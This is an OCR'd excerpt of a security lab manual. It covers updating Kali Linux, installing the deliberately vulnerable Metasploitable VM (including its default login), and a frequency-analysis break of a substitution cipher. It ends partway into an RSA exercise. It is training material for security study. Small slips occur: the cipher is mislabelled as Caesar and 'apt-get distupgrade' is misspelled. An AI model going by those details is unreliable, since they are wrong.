
It is important to keep updating Kali Linux and its tools to the new versions, to remain functional. Following are the steps to update Kali.

Step 1 − Go to Application → Terminal. Then, type "apt-get update" and the update will take place as shown in the following screenshot.







Step 2 − Now to upgrade the tools, type "apt-get upgrade" and the new packages will be downloaded.



Step 3 − It will ask if you want to continue. Type **"Y"** and **"Enter"**.



Step 4 − To upgrade to a newer version of Operating System, type **"apt-get distupgrade"**.




Laboratory Setup

In this section, we will set up another testing machine to perform the tests with the help of tools of Kali Linux.


Step 1 − Download **Metasploitable**, which is a Linux machine. It can be downloaded from the official webpage of **Rapid7**: https://information.rapid7.com/metasploitabledownload.html?LS=1631875&CS=web

Step 2 − Register by supplying your details. After filling the above form, we can download the software.


Step 3 − Click **VirtualBox → New**.




Step 4 − Click **"Use an existing virtual hard disk file"**. Browse the file where you have downloaded **Metasploitable** and click **Open**.



Step 5 − A screen to create a virtual machine pops up. Click “Create”.



The default username is **msfadmin** and the password is **msfadmin**.



Experiment 1: Implementation of cryptanalysis on caesar cipher.Here is a sample Encrypted Message:

GFS WMY OG LGDVS MF SFNKYHOSU ESLLMRS, PC WS BFGW POL DMFRQMRS, PL OG CPFU MUPCCSKSFO HDMPFOSXO GC OIS LMES DMFRQMRS DGFR SFGQRI OG CPDD GFS LISSO GK LG, MFU OISF WS NGQFO OIS GNNQKKSFNSL GC SMNI DSOOSK. WS NMDD OIS EGLO CKSJQSFODY GNNQKKPFR DSOOSK OIS 'CPKLO', OIS FSXO EGLO GNNQKKPFR DSOOSK OIS 'LSNGFU' OIS CGDDGWPFR EGLO GNNQKKPFR DSOOSK OIS 'OIPKU', MFU LG GF, QFOPD WS MNNGQFO CGK MDD OIS UPCCSKSFO DSOOSKL PF OIS HDMPFOSXO LMEHDS. OISF WS DGGB MO OIS NPHISK OSXO WS WMFO OG LGDVS MFU WS MDLG NDMLLPCY POL LYEAGDL. WS CPFU OIS EGLO GNNQKKPFR LYEAGD MFU NIMFRS PO OG OIS CGKE GC OIS 'CPKLO' DSOOSK GC OIS HDMPFOSXO LMEHDS, OIS FSXO EGLO NGEEGF LYEAGD PL NIMFRSU OG OIS CGKE GC OIS 'LSNGFU' DSOOSK, MFU OIS CGDDGWPFR EGLO NGEEGF LYEAGD PL NIMFRSU OG OIS CGKE GC OIS 'OIPKU' DSOOSK, MFU LG GF, QFOPD WS MNNGQFO CGK MDD LYEAGDL GC OIS NKYHOGRKME WS WMFO OG LGDVS.

Step:1

OPen the encrypted message only in Notepad.

Step2:

Find the frequency of each letter in the encrypted message. to find the frequency of all the letters appearing in the intercept. For this intercept we get the values given in the table below.

Ciphertext Letter	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
Frequency	5	2	26	42	23	51	67	8	33	1	35	39	35	29	85	30	14	17	88	0	17	3	16	6	10	0

Ciphertext Letter	S	O	G	F	D	L	K	M	I	P	N	C	E	R	U	W	Q	Y	H	X	A	V	B	J	T	Z
Frequency	88	85	67	51	42	39	35	35	33	30	29	26	23	17	17	16	14	10	8	6	5	3	2	1	0	0

Step3:


Follow the table below to find the characters to be substituted for the given encrypted message.

Table 1 Frequency of characters in English

Letter	*Frequency*	*Letter*	*Frequency*	*Letter*	*Frequency*	*Letter*	*Frequency*
E	12.7	H	6.1	W	2.3	K	0.08
T	9.1	R	6.0	F	2.2	J	0.02
A	8.2	D	4.3	G	2.0	Q	0.01
O	7.5	L	4.0	Y	2.0	X	0.01
I	7.0	C	2.8	P	1.9	Z	0.01
N	6.7	U	2.8	B	1.5		
S	6.3	M	2.4	V	1.0		

Step4:

Click ctrl+H in the notepad



Click the check box: Match case

Step 5:

Start substituting one by one letters by following the sequence

S → e O → t I → h G → o F → n M → a X → x


W → wB → k U → d D → l K → r P → i L → s V → v

H → p A → b X → x Y → y E → m N →c C→f


R →g Q → u J → q


Step 6:


Final decrypted text will be as shown below.



Experiment 2: Implementation of Cryptanalysis using RSA.









Copy the hexadecimal decimal code into a notepad as n value. As it is a hexadecimal we can convert it into decimal for gaining the plaintext.

Hexadecimal to decimal convertor



Paste the decimal code in the **notepad** as n value

